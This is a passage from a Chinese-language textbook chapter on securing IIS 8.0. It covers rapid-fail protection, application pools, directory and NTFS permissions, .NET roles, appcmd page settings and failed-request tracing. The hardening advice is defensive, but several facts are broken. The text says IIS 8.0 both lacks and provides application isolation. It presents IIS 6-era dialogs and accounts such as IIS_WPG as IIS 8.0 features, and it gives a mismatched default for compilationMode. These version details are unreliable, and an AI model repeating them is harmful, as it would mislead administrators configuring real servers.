除了修改注册表之外，IIS 8.0 的管理员还可以通过服务器设置，使那些在一段时间内反复失败的进程关闭或重新运行。这个附加的保护措施是为了防止应用程序因为受到攻击而不断出错，这个特性叫做快速失败保护。

快速失败保护可以按照以下步骤在 Internet 信息服务管理工具中配置：

（1）在 Internet 信息服务（IIS）管理器中，展开本地计算机。

（2）展开应用程序池选项。

（3）在要设定快速失败保护的应用程序池上右击。

（4）选择属性。

（5）选择运行状况选项卡，“启用快速失败保护”按钮。

（6）在失败数中，填写可以忍受的工作进程失败次数（在结束这个进程之前），在时间段中则填写累计工作进程失败次数统计的时间。

### 8. 应用程序隔离

在 IIS 8.0 及以下版本中没有实现应用程序隔离，因为将 Web 应用程序隔离在独立的单元将会导致严重的性能下降。通常一个 Web 应用程序的失败会影响同一服务器上其他应用程序。然而，IIS 8.0 在处理请求时，通过将应用程序隔离成一个个应用程序池的孤立单元，成倍的提高了性能。每个应用程序池中通常由一个或多个工作进程组成，这样就允许确定错误的位置，防止一个工作进程影响其他工作进程。这种机制也提高了服务器以及运行在其上应用的可靠性。

### 9. 坚持最小特权原则

IIS 8.0 坚持一个基本安全原则——最小特权原则。也就是说，HTTP.sys 中所有代码都是以 Local System 权限执行的，而所有的工作进程都是以 Network Service 的权限执行的。Network Service 是 Windows 2008 中新内置的一个被严格限制的账号。

另外，IIS 8.0 只允许管理员执行命令行工具，从而避免命令行工具的恶意使用。这些设计上的改变，都降低了通过潜在的漏洞攻击服务器的可能性。基础设计上的改变、简单配置的更改（包括取消匿名用户向 Web 服务器的根目录写入权限，将 FTP 用户的访问隔离在他们各自的主目录中）都极大地提高了 IIS 8.0 的安全性。

IIS 8.0 是微软公司在帮助客户提高安全性上迈出的一大步，为 Web 应用提供了一个可靠、安全的平台。这些安全性的提高应归功于 IIS 默认的安全设置，在设计过程中就对安全性的着重考虑，增强了监视与日志功能。

管理员不应该认为仅仅通过简单的迁移到新平台就可以获得全面的安全。正确的做法是进行多层面的安全设置，从而获得更全面的安全性。这也与针对 Code Red 和 Nimda 病毒威胁而进行的深度安全防御原则是一致的。

## 14.3 使用 IIS

通常，部署 Web 应用程序的第一个任务是要确定没有公开匿名用户端能透过网络存取

的敏感性资源。如果是内部网络应用程序，要确定所有客户端进行 Windows 验证，并且设置防火墙来保护应用程序，使之无法从外部存取。

对互联网应用程序而言，这个问题比较麻烦，因为它们至少得允许匿名的互联网使用者能够进行程序存取。除了这个差异之外，无论是互联网或是内部网络的应用程序，都能使用特定准则来保护 Web 资源。

在理想的情况下，要确定应用程序的 Web 命名空间里不包含任何不打算给客户端使用的文件。也就是说，IIS 中标示为 Web 应用程序或是虚拟目录的最顶层目录开始，将这种文件从实际目录结构里全部移除。如果文件不位于 Web 命名空间里，则让应用程序直接开启或是提供其内容，其他由命名空间提出要求的存取都不允许。

假如无法移动私密文件，切记要把 IIS 设定为不将这些文件提供给 Web 客户端。只要在 IIS 里处理映射关系，将受保护文件的副本对应到 ASP.NET，应用程序或目录就会将这些副本文件名对应到禁止访问处理模块 HttpForbiddenHandler。

在预设的情况下，ASP.NET 会对一些常见 Web 程序副本类型进行存取，其中包括.cs、.java、.mdb、.mdf、.vb 等。





图 14-1　副本映射

图 14-1 将 XML 后缀的文件映射到 ASP.NET ISAPI 中。接下来，设置 web.config，设置的代码如下：

```
<configuration>
   <system.web>
      <httpHandlers>
         <add path="*.xml" verb="*"
```

```
            type="System.Web.HttpForbiddenHandler" />
        </httpHandlers>
    </system.web>
</configuration>
```

需要注意的是，阻止映射会产生一个 403 Forbidden 错误页，它传递了公文是否存在的信息。为迷惑黑客可以改用 System.Web.HttpNotFoundHandler，产生一个 404 错误信息，这样就不会透露该文档是否存在了。

# 14.4　IIS 安全设置

作为系统管理员，如果不会设置 Web 服务器的权限，很容易出现漏洞，被黑客利用。下面是笔者在配置过程中总结的一些经验，希望对读者有所帮助。

IIS Web 服务器的权限设置有两种：一个是 NTFS 文件系统本身的权限设置，另一个是在 IIS 下选择“站点”→“属性”→“主目录”，然后主目录的窗体上进行权限设置。这两者是密切相关的，下面的实例讲解如何设置权限，具体步骤如下：

开启 IIS 8.0 并且依次打开：在 IIS 下选择“站点”→“属性”→“主目录”，面板上有脚本资源访问、读取、写入、浏览、记录访问和索引资源选项。

在 6 个选项中，“记录访问”和“索引资源”跟安全性关系不大，默认都会设置。但是如果前面 4 个权限都没有设置的话，这两个权限也没有必要设置。在设置权限时，记住这个规则即可，后面的例子中不再特别说明。在这 6 个选项下面的执行权限下拉列表中包含选项：无、纯脚本、纯脚本和可执行程序。

如果网站目录在 NTFS 分区（推荐用这种）的话，还需要对 NTFS 分区上的这个目录设置相应权限，许多地方都介绍设置 everyone 的权限，实际上这并不是最优方案，其实只要设置 Internet Guest 账号（IUSR_xxxxxxx）或 IIS_WPG 组的账号权限就可以了。

如果设置的是 ASP、PHP 程序的目录权限，那么就要设置 Internet Guest 账号的权限，而对于 ASP.NET 程序，则需要设置 IIS_WPG 组的账号权限。

在后面提到 NTFS 权限设置时会明确指出，如果没有明确指出设置什么类型的权限，则一律设置 IIS 属性面板上的权限。下面的 4 个例子将告诉读者设置权限的具体做法。

### 1．ASP、PHP、ASP.NET程序所在目录的权限设置

如果需要执行这些程序，需要设置“读取”权限，并且设置执行权限为“纯脚本”。需要注意的是，不要设置“写入”和“脚本资源访问”，更不要设置执行权限为“纯脚本和可执行程序”。

NTFS 权限不能给 IIS_WPG 用户组和 Internet Guest 账号设置写和修改权限。如果有一些文件需要特殊配置（而且配置文件本身也是 ASP、PHP 程序），则需要给这些特定的文件配置 NTFS 权限中的 Internet Guest 账号（ASP.NET 程序是 IIS_WPG 组）的写权限，而不是 IIS 属性面板中的写权限。

IIS 面板中的写权限实际上是对 HTTP PUT 指令的处理，对于普通网站来说，这个权限是不打开的。

这样做的原因在于，IIS 面板中的“脚本资源访问”不是指可以执行脚本的权限，而是指可以访问源代码的权限，如果同时打开写权限的话，那么就非常危险了。执行权限中，

“纯脚本和可执行程序”权限可以执行任意程序，包括 exe 可执行程序，如果目录同时有写权限的话，那么就很容易上传并执行木马程序了。

许多人喜欢在文件系统中把 ASP.NET 程序的目录设置成 Web 共享，实际上这是没有必要的，只需要在 IIS 中保证该目录为一个应用程序目录即可。如果所在目录在 IIS 中不是一个应用程序目录，只需要在其属性→目录面板中应用程序设置部分点创建即可。Web 共享会给其更多权限，这样会造成更多的不安全因素。

#### 2．上传目录的权限设置

用户的网站上可能会设置一个或几个目录允许上传文件，上传的方式一般是通过 ASP、PHP、ASP.NET 等程序来完成。这时需要注意，一定要将上传目录的执行权限设为“无”，这样即使上传了 ASP、PHP 等脚本程序或 exe 程序，也不会在用户浏览器里触发执行。

同样，如果不需要用户用 PUT 指令上传，那么就不要设置该上传目录的写权限，应该设置 NTFS 权限中的 Internet Guest 账号（ASP.NET 程序的上传目录是 IIS_WPG 组）的写权限。

如果下载通过程序读取文件内容然后再转发给用户的话，那么连读取权限也不要设置。这样可以保证用户上传的文件只能被程序中已授权的用户下载，而不是知道文件存放目录的用户。浏览权限也不要打开，除非希望用户可以浏览你的上传目录，并可以选择自己想要下载的东西。

一般来说，ASP、PHP 等程序都有一个上传目录，它们继承了上面的属性，可以运行脚本。我们应该将这些目录重新设置属性，将“纯脚本”选项改成“无”选项。

#### 3．Access数据库所在目录的权限设置

许多 IIS 用户常常采用将 Access 数据库改名（改为 asp 或 aspx 后缀等）或将数据库放在发布目录之外的方法来避免浏览者下载 Access 数据库。

其实，只需要将 Access 所在目录（或该文件）的读、写权限都去掉就可以防止被人下载或篡改了。不必担心这样会使程序无法读取和写入 Access 数据库。一般来说，程序需要的仅仅是 NTFS 上 Internet Guest 账号或 IIS_WPG 组账号的权限，所以只需将这些用户的权限设置为可读可写就完全可以保证程序的正确运行。如果保证 Internet Guest 账号或 IIS_WPG 组账号具有读写权限，就可以把 Access 所在目录（或该文件）的读、写权限都去掉，防止被人下载或篡改。

#### 4．其他目录的权限设置

一般网站中除了上述的各种目录外，可能还有纯图片目录、纯 html 模板目录、纯客户端 js 文件目录或者样式表目录等，这些目录只需要设置读权限即可，并且把执行权限设成“无”，其他权限一概不需要设置。

### 14.4.1　角色设置

IIS 8.0 的角色为管理用户组的访问规则提供了一种便捷的方法。创建用户后，可以将他们分配给角色（在 Windows 中是将用户分配给组）。例如，可以创建一组页面，然后将

其访问权限限制于某些特定的用户，并由用户将这些页面存储在文件夹中，之后可以使用 IIS 8.0 定义允许和拒绝访问该受限文件夹的规则。如果未被授权的用户尝试查看受限制的页面，该用户会看到错误消息或被重定向到指定页面。

**注意：**访问站点、应用程序或文件的匿名用户不能分配角色。

### 1．添加.NET角色的步骤

（1）打开 IIS 管理器，导航至要管理的级别。
（2）在“功能视图”中，双击“.NET 角色”项。
（3）在“操作”窗格中，单击“添加”按钮。
（4）在“添加.NET 角色”对话框中的“名称”文本框中，输入角色的名称，然后单击“确定”按钮。

### 2．禁用.NET角色的步骤

如果不需要向特定的用户组应用安全设置，可以禁用相应的角色。
（1）打开 IIS 管理器，导航至要管理的级别。
（2）在“功能视图”中，双击“.NET 角色”项。
（3）在“操作”窗格中，单击“禁用”按钮。

### 3．启用.NET角色的步骤

若要轻松地对用户进行分组，并向用户组应用安全设置，可以启用角色。
（1）打开 IIS 管理器，导航至要管理的级别。
（2）在“功能视图”中，双击“.NET 角色”项。
（3）在“操作”窗格中，单击“启用”按钮。

### 4．删除.NET角色的步骤

如果不再需要为特定的组应用安全设置，则可以删除这些角色。
（1）打开 IIS 管理器，导航至要管理的级别。
（2）在“功能视图”中，双击“.NET 角色”项。
（3）选择要删除的角色。
（4）在“操作”窗格中，单击“删除”按钮。

### 5．重命名.NET角色的步骤

（1）打开 IIS 管理器，导航至要管理的级别。
（2）在“功能视图”中，双击“.NET 角色”项。
（3）选择要重命名的角色。
（4）在“操作”窗格中，单击“重命名”按钮。

### 6．为.NET角色选择默认提供程序

IIS 8.0 包括以下用于角色的默认提供程序：

- ❑ SQL Server（AspNetSqlRoleProvider）角色信息存储在 SQL Server 数据库中。SQL 提供程序适用于大中型 Internet 应用程序，它是默认的提供程序。
- ❑ Windows（AspNetWindowsTokenRoleProvider）角色信息基于 Windows 账户（用户和组）。只有应用程序在所有用户拥有域账户的网络中运行时，Windows 提供程序才是有用的。

设置提供程序步骤如下：

（1）打开 IIS 管理器，导航至要管理的级别。

（2）在“功能视图”中，双击“.NET 角色”项。

（3）在“操作”窗格中，单击“设置默认提供程序”按钮。

（4）在“编辑.NET 角色设置”对话框中，从“默认提供程序”下拉列表中选择一个提供程序，然后单击“确定”按钮。

### 7. 查看.NET角色用户

当要了解与特定角色关联的用户时，就需要查看.NET 角色用户。步骤如下：

（1）打开 IIS 管理器，导航至要管理的级别。

（2）在“功能视图”中，双击“.NET 角色”项。

（3）选择要查看其用户列表的角色。

（4）在“操作”窗格中，单击“查看用户”按钮。

## 14.4.2　页面和控件设置

ASP.NET 页面包括一些在运行时可由 ASP.NET 识别并处理的额外元素，除此以外，ASP.NET 页面还可以包含可重用的自定义控件，这些自定义控件由服务器进行处理，使用服务器代码来设置 ASP.NET 页面的属性。

IIS 8.0 允许设置以下 ASP.NET 页面和用户控件属性：

- ❑ 行为：在当前页面请求结束时，该页面是否保留自身及其包含的所有服务器控件的视图状态。
- ❑ 常规：包括在所有页中的命名空间。
- ❑ 编译：是编译还是解释页面。
- ❑ 服务：是否启用会话状态。

### 1. 页面和控件的自定义设置

IIS 8.0 为 ASP.NET 页面和控件提供了默认设置，但可以根据需要进行更改。例如，可以设置站点的主控页文件或启用视图状态。设置步骤如下：

（1）打开 IIS 管理器，导航至要管理的级别。

（2）在“功能视图”中，双击“页面和控件”项。

（3）在“页面和控件”页中，根据需要编辑设置。

（4）完成后在“操作”窗格中单击“应用”按钮。

此外，也可以通过命令行方式进行设置，具体做法如下：

1）启用或禁用页面输出缓冲

若要启用或禁用页面输出缓冲，请使用如下语法：

```
appcmd set config /commit:WebROOT /section:pages /buffer:True|False
```

变量 buffer:True 用于启用页面输出缓冲，默认值为 True。

2）指定主控页文件

若要指定主控页文件，请使用如下语法：

```
appcmd set config /commit:WebROOT /section:pages /masterPageFile:string
```

变量 string 是主控页文件名称。

3）指定样式表主题

若要指定应用于页面的样式表，请使用如下语法：

```
appcmd set config /commit:WebROOT /section:pages /styleSheetTheme:string
```

变量 string 是样式表名称。

4）指定页面主题

若要指定用于配置文件范围内页面的主题名称，请使用如下语法：

```
appcmd set config /commit:WebROOT /section:pages /theme:string
```

变量 string 是主题名称。

5）启用或禁用经过身份验证的视图状态

若要启用或禁用在从客户端回传页面时对视图状态进行消息验证检查的功能，请使用如下语法：

```
appcmd set config /commit:WebROOT /section:pages /enableViewStateMac:
True|False
```

变量 enableViewStateMac:True 用于启用经过身份验证的视图状态，默认值为 True。

6）启用或禁用视图状态

若要启用或禁用某一页面或页面中包含的任何服务器控件的视图状态，请使用如下语法：

```
appcmd set config /commit:WebROOT /section:pages /enableViewState:
True|False
```

变量 enableViewState:True 用于启用页面的视图状态，默认值为 True。

7）设置页面状态字段的最大长度

若要设置页面状态字段的最大长度，请使用如下语法：

```
appcmd set config /commit:WebROOT /section:pages /maxPageStateFieldLength:int
```

变量 int 是页面状态字段的最大长度。其值为正数时，发送到浏览器的视图状态字段将拆分成若干段，所有段的总和等于所设置的最大长度。其值如果为负数，则表示视图状态不应拆分为若干段，默认值为–1。

8）指定页面的代码隐藏类

若要指定.aspx 页面继承的代码隐藏类，请使用如下语法：

```
appcmd set config /commit:WebROOT /section:pages /pageBaseType:string
```

变量 string 是.aspx 页面的代码隐藏类的名称，默认值为 System.Web.UI.Page。

9）指定控件的代码隐藏类

若要指定用户控件继承的代码隐藏类，请使用如下语法：

```
appcmd set config /commit:WebROOT /section:pages /userControlBaseType:
string
```

变量 string 是用户控件的代码隐藏类的名称，默认值为 System.Web.UI.UserControl。

10）设置编译模式

若要指定是编译页面还是解释页面，请使用如下语法：

```
appcmd set config /commit:WebROOT /section:pages /compilationMode:Auto|
Never|Always
```

变量 compilationMode:Auto 将 ASP.NET 设置为默认时不编译页面。变量 compilationMode:Never 将 ASP.NET 设置为永不动态编译页面。如果某一页面包含需要编译的脚本块或代码构造，ASP.NET 将返回错误，该页面将无法运行。变量 compilationMode:Always 将 ASP.NET 设置为始终编译页面，默认值为 True。

11）添加命名空间

若要向在预编译期间使用的命名空间集合添加命名空间，请使用如下语法：

```
appcmd set config /commit:WebROOT /section:pages /+"[namespace='string']"
```

变量 string 是要添加到此集合中的命名空间。

12）删除命名空间

若要从预编译期间使用的命名空间集合中删除命名空间，请使用如下语法：

```
appcmd set config /commit:WebROOT /section:pages /-"[namespace='string']"
```

变量 string 是要从此集合中删除的命名空间。

13）启用或禁用会话状态

若要启用或禁用会话状态，请使用如下语法：

```
appcmd set config /commit:WebROOT /section:pages /enableSessionState:True|
False|ReadOnly
```

变量 enableViewState:ReadOnly 表示会话状态为只读，默认值为 True。

14）启用或禁用请求验证

若要允许或禁止检查来自浏览器的所有输入是否包含存在潜在危险的内容，请使用如下语法：

```
appcmd set config /commit:WebROOT /section:pages /validateRequest:True|False
```

变量 validateRequest:True 表示启用请求验证，默认值为 True。

需要注意的是，在 IIS 8.0 中使用 Appcmd.exe 在全局级别配置<pages>元素时，必须在命令中指定/commit:WebROOT，保证对根 web.config 文件而不是 ApplicationHost.config 文件进行更改。

### 2．配置自定义控件

Web 自定义控件是一种已编辑组件，在服务器上运行，可将用户界面及其他相关功能

封装到可重用的包中。IIS 8.0 可以为 Web 自定义控件指定标记前缀/命名空间映射。

1）查看自定义控件列表

若要轻松管理自定义控件，查看包含特定配置级别的所有自定义控件的列表是必不可少的，我们可以按标记前缀、源、程序集或者按范围（本地或继承）对此列表进行排序。此外可以按范围对控件进行分组，以便快速查看哪些自定义控件适用于当前配置级别，以及哪些自定义控件是从父级继承而来的。查看自定义控件列表步骤如下：

（1）打开 IIS 管理器，导航至要管理的级别。

（2）在“功能视图”中，双击“页面和控件”项。

（3）在“操作”窗格中，单击“注册控件”按钮。

（4）若要快速查看哪些控件是自定义控件，请从“分组依据”下拉列表中选择“控件类型”项。

2）添加自定义控件

如果要为自定义控件指定标记前缀/命名空间映射，就需要添加该自定义控件。这里需要注意，添加配置设置时会在本地级别以及继承该设置的所有子级别中添加该设置，步骤如下：

（1）打开 IIS 管理器，导航至要管理的级别。

（2）在“功能视图”中，双击“页面和控件”项。

（3）在“操作”窗格中，单击“注册控件”按钮。

（4）在“操作”窗格中，单击“添加自定义控件”按钮。

（5）在“添加自定义控件”对话框的“标记前缀”文本框中，输入一个标记前缀。

（6）在“命名空间”文本框中，输入该自定义控件所属的命名空间，这是在应用程序代码中指定的命名空间。

（7）在“程序集”文本框中输入该自定义控件的源文件或程序集，单击“确定”按钮。

3）编辑自定义控件

当本地自定义控件的前缀、命名空间或程序集发生更改时，就需要编辑该自定义控件。编辑配置设置将更改本地级别以及继承该设置的所有子级别的设置，步骤如下：

（1）打开 IIS 管理器，导航至要管理的级别。

（2）在“功能视图”中，双击“页面和控件”项。

（3）在“操作”窗格中，单击“注册控件”按钮。

（4）在“控件”页上，选择要更改的控件，在“操作”窗格中单击“编辑”按钮。

（5）若要更改标记前缀，请在“编辑自定义控件”对话框的“标记前缀”文本框中，输入一个新的标记前缀。

（6）若要更改命名空间，请在“命名空间”文本框中输入一个新命名空间。

（7）若要更改程序集，在“程序集”文本框中输入该自定义控件的源文件或程序集的名称，单击“确定”按钮。

4）删除自定义控件

如果在应用程序中不再使用某一自定义控件，则可以将它删除。既可以删除本地级别的自定义控件，也可以删除继承自父级别的自定义控件，步骤如下：

（1）打开 IIS 管理器，导航至要管理的级别。

（2）在“功能视图”中，双击“页面和控件”项。

（3）在“操作”窗格中，单击“注册控件”按钮。

（4）在“控件”页上，选择要删除的自定义控件，单击“操作”窗格中的“删除”按钮，然后单击“确定”按钮。

### 14.4.3　监控 Web 系统安全

利用 IIS 8.0 的失败请求跟踪功能，可以在出现问题时捕获相应的 XML 格式的日志，从而无需重现该问题即可故障排除。此外，可以定义应用程序的失败条件并配置基于 URL 记录的跟踪事件。

失败请求跟踪功能可以在两个级别进行配置：

- 在站点级别，可以启用或禁用跟踪并配置日志文件设置。
- 在应用程序级别，可以指定捕获跟踪事件时的失败条件，同时还可以配置应在日志文件条目中捕获的跟踪事件。

#### 1. 查看失败请求跟踪规则的列表

若要管理失败请求的跟踪规则，查看包含特定配置级别所有失败请求跟踪规则的列表是非常必要的，我们可以按路径、关联的跟踪提供程序、HTTP 状态代码、处理请求所用的时间或范围（本地或继承）对该列表进行排序。此外，还可以按范围对规则进行分组，以便快速查看哪些规则适用于当前配置级别，以及哪些规则是从父级继承而来的。查看步骤如下：

（1）打开 IIS 管理器，导航至要管理的级别。

（2）在“功能视图”中，双击“失败请求跟踪规则”项。

此外也可以通过命令行方式实现查看，如果要查看失败请求跟踪规则的列表，使用如下语法：

```
appcmd configure trace "string"
```

变量 string 是查看失败请求跟踪规则列表的站点名称。

#### 2. 启用失败请求跟踪日志记录

如果希望 IIS 记录有关未能提供站点或应用程序内容的请求的信息，就可以启用针对失败请求的跟踪日志记录。在启用记录后，IIS 将提供有针对性的日志，无需再从充满无关日志条目的列表中费力查找，即可找到失败的请求，而且我们也无需重现错误就可解决它们。跟踪日志记录可以配置以下内容：

- 日志文件的位置；
- 要保留的最大日志文件数；
- 日志文件的最大容量。

启用步骤如下：

（1）打开 IIS 管理器，导航至要管理的级别。

（2）在“连接”窗格中，单击“网站”按钮。

（3）在“功能视图”中，选择要启用跟踪日志记录的站点。

（4）在“操作”窗格的“配置”下，单击“失败请求跟踪”按钮。

（5）在“编辑网站失败请求跟踪设置”对话框中，单击“启用”按钮，为该站点启用日志记录。

（6）在“目录”文本框中，输入要用于存储日志文件的路径，或单击“浏览”按钮在计算机上查找所需的位置，默认路径为%SystemDrive%\inetpub\logs\FailedReqLogFiles。建议将日志文件（如失败请求跟踪的日志文件）存储在 systemroot 之外的目录中。

（7）在“跟踪文件的最大数量”文本框中，输入要保留的跟踪日志文件的最大数量，然后单击“确定”按钮。

### 3. 禁用失败请求跟踪日志记录

当不再需要跟踪对站点或站点上应用程序的失败请求时，可禁用针对失败请求的跟踪日志记录。禁用跟踪日志记录后，IIS 不再创建跟踪日志来记录针对该站点的、按照失败定义界定为失败的任何请求，步骤如下：

（1）打开 IIS 管理器，导航至要管理的级别。

（2）在“连接”窗格中，单击“网站”按钮。

（3）在“功能视图”中，单击禁用跟踪日志记录的站点。

（4）在“操作”窗格的“配置”下，单击“失败请求跟踪”按钮。

（5）在“编辑网站失败请求跟踪设置”对话框中，清除“启用”按钮，然后单击“确定”按钮。

### 4. 为失败请求创建跟踪规则

如果向服务器发送的某一请求失败或耗费过长时间，可以定义一个失败请求跟踪规则，此规则将捕获此请求的跟踪事件并在这些跟踪事件发生时将其记入日志，而无须对错误进行重现。只有当请求超出了分配的时间间隔，或为响应生成了指定的 HTTP 状态和子状态代码组合时，才将事件写入跟踪日志中。跟踪日志只包含特定失败请求的信息，这样无须再查阅包含每个请求的大型日志文件，即可找到所需的有关特定失败请求的信息。

需要注意的是，必须先启用跟踪日志记录，然后才能为失败的请求创建跟踪日志。添加配置设置时，会在本地级别以及继承该设置的所有子级别中添加该设置。步骤如下：

（1）打开 IIS 管理器，导航至要管理的级别。

（2）在“功能视图”中，双击“失败请求跟踪规则”项。

（3）在“失败请求跟踪规则”页中，单击“操作”窗格中的“添加”按钮。

（4）在“添加失败请求跟踪规则”对话框的“指定要跟踪的内容”区域中，选择如下项：

- 所有内容（*）：跟踪目录中的所有文件。
